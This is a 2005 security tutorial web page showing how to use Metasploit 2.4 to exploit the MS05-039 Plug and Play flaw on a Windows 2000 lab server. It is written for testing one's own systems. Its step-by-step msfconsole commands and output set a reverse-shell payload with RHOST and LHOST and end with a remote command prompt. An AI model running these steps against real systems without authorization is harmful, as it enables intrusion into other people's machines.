ADVERTISEMENT
IBM
Tivoli.
A BETTER WAY TO MANAGE THE BUSINESS OF I.T.
Watch the Tivoli Availability Manager

Security Tips:

Using Metasploit for real-world security tests

Kevin Beaver
11.03.2005
Rating: --- (out of 5)

In a recent tip, I introduced the benefits of using the Metasploit Framework for security testing. The Perl-based Metasploit was designed to be a robust exploit development system. It just so happens that you can use it to run previously developed exploits against your own systems. You can use its security testing features to see if your systems vulnerable to penetration and how they react when specific payloads are sent their way.

Outside of common Web application tests such as SQL injection and input tampering which are not supported, Metasploit has exploit code for a wide range of vulnerabilities in standalone applications, Web servers, operating systems, and more -- 100 exploits and 75 payloads in version 2.4 to be exact.

Version 2.5 was just released which, according the Metasploit site, includes bug fixes, cosmetic changes, and 32 more exploits! Even with over 100 exploits to choose from, obviously this isn't enough to exploit every possible vulnerability in every penetration testing scenario you come across. But then again, the framework was built so you can write your own if you're so inclined.

For more information:

- Tip: Metasploit introduction
- Quiz: Vulnerability assessment

In this installment, I'll outline how you can use the Metasploit's built-in exploits and payloads in a real-world testing scenario. Be forewarned that it's possible to create undesired results with this tool when performing your tests such as crashing or leaving production systems in an unstable state. As with any ethical hacking venture, proceed with caution and have a contingency plan in the event something goes awry. Please don't take this lightly.

Commom Commands

Before jumping into the specific steps to execute this exploit, there are some common msfconsole commands you should know about:

- **help (or '?')** – shows the available commands in msfconsole
- **show exploits** – shows the exploits you can run (in our case here, the *ms05_039_pnp* exploit)
- **show payloads** – shows the various payload options you can execute on the exploited system such as spawn a command shell, uploading programs to run, etc. (in our case here, the *win32_reverse* exploit)
- **info exploit [exploit name]** – shows a description of a specific exploit name along with its various options and requirements (ex. **info exploit ms05_039_pnp** shows information on that specific attack)
- **info payload [payload name]** – shows a description of a specific payload name along with its various options and requirements (ex. **info payload win32_reverse** shows information on spawning a command shell)
- **use [exploit name]** – instructs msfconsole to enter into a specific exploit's environment (ex. **use ms05_039_pnp** will bring up the command prompt ms05_039_pnp > for this specific exploit
- **show options** – shows the various parameters for the specific exploit you're working with
- **show payloads** – shows the payloads compatible with the specific exploit you're working with
- **set PAYLOAD** – allows you to set the specific payload for your exploit (in this example, **set PAYLOAD win32_reverse**)
- **show targets** – shows the available target OSs and applications that can be exploited
- **set TARGET** – allows you to select your specific target OS/application (in this example, I'll use **set TARGET 0** to for all English versions of Windows 2000)
- **set RHOST** – allows you to set your target host's IP address (in this example, **set RHOST 10.0.0.200**)
- **set LHOST** – allows you to set the local host's IP address for the reverse communications needed to open the reverse command shell (in this example, **set LHOST 10.0.0.201**)
- **back** – allows you to exit the current exploit environment you've loaded and go back to the main msfconsole prompt


The Proof's in the Penetration

Now that I've described the basic commands you'll need, let's take a look at some specific steps and screen shots required to carry out a real-world exploit.

My test target in this example is a Windows 2000 Server system that has the MS05-039 plug and play vulnerability (CVE-2005-1983) that was exploited by the Zotob worm. This hole -- which Metasploit happens to have an exploit for -- allows arbitrary code execution including shell (command prompt) access to the system. I know my target system has this vulnerability because I discovered the problem with the vulnerability assessment tool QualysGuard. This is purely a part of an ethical hacking methodology, but it's not required. You can blindly test your systems

-- or, even better -- Metasploit can do some of the legwork for you with its "check" function to see if a system is vulnerable before exploiting it. More on this below. My testing system is a Windows XP SP2 system running the Metasploit Framework version 2.4 that I downloaded and installed from here. I'll use Metasploit's most commonly used msfconsole interface to demonstrate this attack.


Step 1
I load msfconsole (via Start/Programs/Metasploit Framework/MSFConsole) and its command prompt comes up:



```
                     888                           888        d8b888
                     888                           888        Y8P888
                     888                           888           888
88888b.d88b.  .d88b. 888888 8888b.  .d8888b 88888b. 888  .d88b. 888888888
888 "888 "88bd8P  Y8b888       "88b88K     888 "88b888d88""88b888888
888  888  88888888888888   .d888888"Y8888b.888  888888888  888888888
888  888  888Y8b.    Y88b. 888  888     X88888 d88P888Y88..88P888Y88b.
888  888  888 "Y8888  "Y888"Y888888 88888P'88888P" 888 "Y88P" 888 "Y888
                                           888
                                           888
                                           888


+ -- --=[ msfconsole v2.4 [100 exploits - 75 payloads]

msf > _
```


Note: At this point you can enter **show exploits** to see which exploits are available for your target system.

Step 2
I enter use **ms05_039_pnp** to run the specific exploit which I know the system is vulnerable, and it loads up that specific exploit's environment prompt (hence the ms05_039_pnp > prompt):



```
+ -- --=[ msfconsole v2.4 [100 exploits - 75 payloads]

msf > use ms05_039_pnp
msf ms05_039_pnp >
```


Step 3
I then enter **show payloads** to determine which payloads can be sent via this exploit:



```
msf ms05_039_pnp > show payloads

Metasploit Framework Usable Payloads
====================================

  win32_adduser                Windows Execute net user /ADD
  win32_bind                   Windows Bind Shell
  win32_bind_dllinject         Windows Bind DLL Inject
  win32_bind_meterpreter       Windows Bind Meterpreter DLL Inject
  win32_bind_stg               Windows Staged Bind Shell
  win32_bind_stg_upexec        Windows Staged Bind Upload/Execute
  win32_bind_vncinject         Windows Bind VNC Server DLL Inject
  win32_exec                   Windows Execute Command
  win32_passivex               Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter   Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg           Windows Staged PassiveX Shell
  win32_passivex_vncinject     Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                Windows Reverse Shell
  win32_reverse_dllinject      Windows Reverse DLL Inject
  win32_reverse_meterpreter    Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg            Windows Staged Reverse Shell
  win32_reverse_stg_upexec     Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject      Windows Reverse VNC Server Inject

msf ms05_039_pnp > _
```

Step 4


I decide to have the exploit open up a reverse command shell, so I enter **set PAYLOAD win32_reverse**. I then enter show targets to determine which operating systems and applications are supported. In this case, I'll set my target to the option that supports versions of Windows 2000 Service Pack 0 (the first version of Windows 2000) thru Service Pack 4 by entering **set TARGET 0**:



```
  win32_passivex               Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter   Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg           Windows Staged PassiveX Shell
  win32_passivex_vncinject     Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                Windows Reverse Shell
  win32_reverse_dllinject      Windows Reverse DLL Inject
  win32_reverse_meterpreter    Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg            Windows Staged Reverse Shell
  win32_reverse_stg_upexec     Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject      Windows Reverse VNC Server Inject

msf ms05_039_pnp > set PAYLOAD win32_reverse
PAYLOAD -> win32_reverse
msf ms05_039_pnp(win32_reverse) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4
   1  Windows 2000 SP4 French
   2  Windows 2000 SP4 Spanish

msf ms05_039_pnp(win32_reverse) > set TARGET 0
TARGET -> 0
msf ms05_039_pnp(win32_reverse) >
```

Step 5


I then enter show options to determine the non-optional exploit and payload parameters that don't have defaults and, therefore, must be set. In this case, it's the RHOST and LHOST parameters which can be set via set RHOST 10.0.0.200 and set LHOST 10.0.0.201:



```
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name        Default     Description
  --------    -------     -------     ---------------------------------------

  required    RHOST                   The target address
  required    SMBPIPE     browser     Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                  The domain for specified SMB username
  required    RPORT       139         The target port
  optional    SMBUSER                 The SMB username to connect with
  optional    SMBPASS                 The password for specified SMB username

  Payload:    Name         Default     Description
  --------    --------     -------     ------------------------------------------

  required    EXITFUNC     thread      Exit technique: "process", "thread", "seh"
  required    LHOST                    Local address to receive connection
  required    LPORT        4321        Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > set RHOST 10.0.0.200
RHOST -> 10.0.0.200
msf ms05_039_pnp(win32_reverse) > set LHOST 10.0.0.201
LHOST -> 10.0.0.201
msf ms05_039_pnp(win32_reverse) >
```

Step 6


I enter **show options** one final time to make sure everything is set correctly and then enter **check** to confirm that my target system is indeed vulnerable to the ms05_039_pnp vulnerability.



```
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
===========================

  Exploit:    Name        Default       Description
  --------    -------     ----------    ---------------------------------------

  required    RHOST       10.0.0.200    The target address
  required    SMBPIPE     browser       Pipe name: browser, srvsvc, wkssvc
  optional    SMBDOM                    The domain for specified SMB username
  required    RPORT       139           The target port
  optional    SMBUSER                   The SMB username to connect with
  optional    SMBPASS                   The password for specified SMB username

  Payload:    Name         Default       Description
  --------    --------     ----------    ----------------------------------------
--
  required    EXITFUNC     thread        Exit technique: "process", "thread", "se
h"
  required    LHOST        10.0.0.201    Local address to receive connection
  required    LPORT        4321          Local port to receive connection

  Target: Windows 2000 SP0-SP4

msf ms05_039_pnp(win32_reverse) > check
[*] Detected a Windows 2000 target ()
[*] Sending the final DCE fragment
[*] This system appears to be vulnerable
msf ms05_039_pnp(win32_reverse) >
```

Step 7

Finally, I enter **exploit** to run the exploit and send the payload to my target system -- and voila -- the connection is established and I have a command prompt on the remote system! Penetration testing at its finest:



```
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target ()
[*] Sending 1 DCE request fragments...
[*] Sending the final DCE fragment
[*] Got connection from 10.0.0.201:4321 <-> 10.0.0.200:1082

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>_
```

You can imagine what could happen at this point if a malicious hacker compromised your system in this way. That's why it's so important to "hack" your own systems first so you can find and plug the holes before the bad guys exploit them.

There's More to Come
This exploit is just one example of what can be done using Metasploit during penetration testing. The good thing is that outside of the specific exploit and payload I used, most of the commands and techniques in this example can apply directly to other Metasploit-supported exploits.

Once you're used to how Metasploit operates, you'll be glad to know that it contains several advanced features. You can save your "set" options, log your actions, and even define how each payload will clean up after itself once it's done running. The neat thing about Metasploit is that it's so powerful yet so easy to use. The msfconsole is very intuitive and help is always just a command away.

I encourage you to play around with Metasploit in a test environment to see for yourself what it can do. It's an enlightening proof of concept tool to say the least. If you stay plugged into the Metasploit Project's Web site, you can stay abreast of the latest framework and exploit releases. Apparently, a new and improved version of Metasploit (version 3) written in the Ruby programming language is due out soon, so be on the lookout for it as well.

It pleases me that we've got such advanced tools like Metasploit at our disposal for the betterment of information security – especially for the low, low price of $0 in this case. These types of exploit tools will certainly play a vital role in the future of improving the overall quality of software, so the more you know about them the better. With a quick Metasploit download, easy install, and a few minutes familiarizing yourself with its interface, the future is all yours.

About the author: *Kevin Beaver is an independent information security consultant, author, and speaker with Atlanta-based Principle Logic, LLC. He has more than 17 years of experience in IT and specializes in performing information security assessments. Kevin has written five books including Hacking For Dummies (Wiley), Hacking Wireless Networks For Dummies, and The Practical Guide to HIPAA Privacy and Security Compliance (Auerbach). He can be reached at kbeaver @ principlelogic.com.*

DISCLAIMER: Our Tips Exchange is a forum for you to share technical advice and expertise with your peers and to learn from other enterprise IT professionals. TechTarget provides the infrastructure to facilitate this sharing of information. However, we cannot guarantee the accuracy or validity of the material submitted. You agree that your use of the Ask The Expert services and your reliance on any questions, answers, information or other materials received through this Web site is at your own risk.

Do you like this tip? Email your opinion or rate the tip:

Rate this Tip: In order to rate this tip, you must be a registered member of searchSecurity.com

Register now to start rating these tips

Already a member? Log In

Free tips via email

EMAIL A FRIEND
Send the article you've just read to a friend

WHAT'S NEW
on searchSecurity

1. Security Software Downloads
2. IDS and IPS learning guide
3. Quiz: IPsec vs. SSL VPNs
4. Check out our new RSS feeds

HOME | NEWS | TOPICS | ITKNOWLEDGE EXCHANGE | TIPS | ASK THE EXPERTS | WEBCASTS | WHITE PAPERS | PRODUCTS | CAREERS

About Us | Contact Us | For Advertisers | For Business Partners | Reprints | RSS

SEARCH SEARCH

SearchSecurity.com is part of the TechTarget network of industry-specific IT Web sites

WINDOWS
SearchExchange.com
SearchSQLServer.com
SearchVB.com
SearchWin2000.com
SearchWindowsSecurity.com
SearchWinSystems.com
Labmice.net

APPLICATIONS
SearchCRM.com
SearchSAP.com

ENTERPRISE IT MANAGEMENT
SearchCIO.com
SearchDataCenter.com
SearchDataManagement.com
SearchSMB.com

CORE TECHNOLOGIES
SearchEnterpriseVoice.com
SearchMobileComputing.com
SearchNetworking.com
SearchOracle.com
SearchSecurity.com
SearchStorage.com
SearchWebServices.com
WhatIs.com

PLATFORMS
Search390.com
Search400.com
SearchDomino.com
SearchOpenSource.com

TechTarget
The Most Targeted IT Media

TechTarget Expert Answer Center | TechTarget Enterprise IT Conferences | TechTarget Corporate Web Site | Media Kit | Site Map

Explore **SearchTechTarget.com**, the guide to the TechTarget network of industry-specific IT Web sites.

Read our Privacy Statement